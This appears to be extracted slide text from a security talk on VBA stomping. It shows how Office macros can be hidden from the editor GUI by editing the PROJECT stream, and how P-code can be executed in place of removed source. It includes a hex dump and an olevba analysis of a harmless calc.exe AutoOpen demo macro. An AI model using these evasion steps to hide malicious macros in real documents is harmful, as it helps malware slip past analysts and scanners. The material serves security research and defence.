
Data Field


Ready


Size: 25,275 bytes

UNCHANGED OVERWRITE









A hand in a white glove holds a wand that emits a trail of colorful sparks. The sparks are in shades of blue, yellow, and orange, creating a magical effect against a dark blue background with a subtle grid pattern. The text "ABUSE!" is overlaid on the image.

ABUSE!

The fun part

STEP 1 - HIDING VBA FROM THE GUI

00000000	49 44 3D 22 7B 46 30 38 41 30 33 35 43 2D 39 36	ID="{F08A035C-96
00000010	35 31 2D 34 41 42 32 2D 42 31 36 43 2D 42 35 39	51-4AB2-B16C-B59
00000020	38 31 46 43 44 38 38 44 45 7D 22 0D 0A 44 6F 63	81FCD88DE}" Doc
00000030	75 6D 65 6E 74 3D 54 68 69 73 44 6F 63 75 6D 65	ument=ThisDocume
00000040	6E 74 2F 26 48 30 30 30 30 30 30 30 30 0D 0A 4D	nt/&H00000000 M
0000005F	6F 64 75 6C 65 3D 4D 6F 64 75 6C 65 31 0D 0A 4E	odule=Module1 N
00000060	61 6D 65 3D 22 50 72 6F 6A 65 63 74 22 0D 0A 48	ame="Project" H
00000070	65 6C 70 43 6F 6E 74 65 78 74 49 44 3D 22 30 22	elpContextID="0"
00000080	0D 0A 56 65 72 73 69 6F 6E 43 6F 6D 70 61 74 69	VersionCompati
00000090	62 6C 65 33 32 3D 22 33 39 33 32 32 32 30 30 30	ble32="393222000

"PROJECT" stream allows for easy GUI manipulation

- Specified in MS-OVBA section 2.3.1
- Non-compressed stream comprised of ASCII characters
- Each CRLF separated line instructs the VBA GUI editor
- Simply removing the line "Module=Module1" will hide Module1 from GUI

BUT NOT (YET) HIDDEN FROM ANALYST TOOLS

```
Temp — fish /Users/stan/Documents/Temp — -fish — 90x17
VBA MACRO Module1.bas
in file: example.doc - OLE stream: u'Macros/VBA/Module1'
-----
Sub AutoOpen()
  MsgBox "This is a basic macro"
  Shell "calc.exe"
End Sub
+-----+-----+-----+
| Type      | Keyword  | Description |
+-----+-----+-----+
| AutoExec  | AutoOpen | Runs when the Word document is opened |
| Suspicious | Shell    | May run an executable file or a system |
|           |          | command |
| IOC       | calc.exe | Executable file name |
+-----+-----+-----+

stan@aapje ~/D/Temp> python ~/Downloads/oletools-master/oletools/olevba.py example.doc
```

Although hidden from the GUI, various CFBF analysis tools such as Philippe Lagadec's olevba can still extract the VBA code.

STEP 2 – COMPLETELY REMOVING VBA

2.3.4.3 Module Stream: Visual Basic Modules

02/14/2019 • 2 minutes to read

Specifies the source code for a [module](#).

										1											2											3	1
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1		
PerformanceCache (variable)																																	
...																																	
CompressedSourceCode (variable)																																	
...																																	

PerformanceCache (variable): An array of bytes that forms an implementation-specific and version-dependent performance cache for the module. MUST be [MODULEOFFSET](#) (section 2.3.4.2.3.2.5) bytes in size. MUST be ignored on read.

CompressedSourceCode (variable): An array of bytes compressed as specified in [Compression](#) (section 2.4.1). When decompressed yields an array of bytes that specifies the textual representation of [VBA](#) language source code as specified in [\[MS-VBAL\]](#) section 4.2. MUST contain [MBCS](#) characters encoded using the [code page](#) specified in [PROJECTCODEPAGE](#) (section 2.3.4.2.1.4).

ABOUT P-CODE

PerformanceCache in module streams

- Every module stream starts with PerformanceCache.
- No official documentation available.
- PerformanceCache contains compiled pseudo code (dubbed P-code) for VBA stack machine.
- P-code is executed if information in _VBA_PROJECT stream (undocumented) matches MS Office version and VBA version.
- Defensive perspective by Walmart: <https://vbastomp.com/>

IF P-code is present AND version in _VBA_PROJECT stream matches
THEN P-code is executed, VBA source code is ignored

2.3.4.1 _VBA_PROJECT Stream: Version Dependent Project Information

02/14/2019 • 2 minutes to read

The _VBA_PROJECT [stream](#) contains the version-dependent description of a [VBA project](#).

The first seven bytes of the stream are version-independent and therefore can be read by any version.

0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
Reserved1																Version															
Reserved2								Reserved3																PerformanceCache (variable)							
...																															

Reserved1 (2 bytes): MUST be 0x61CC. MUST be ignored.

Version (2 bytes): An unsigned integer that specifies the version of [VBA](#) used to create the VBA project. MUST be ignored on read. MUST be 0xFFFF on write.

2.3.4.1 _VBA_PROJECT Stream: Version Dependent Project Information

02/14/2019 • 2 minutes to read

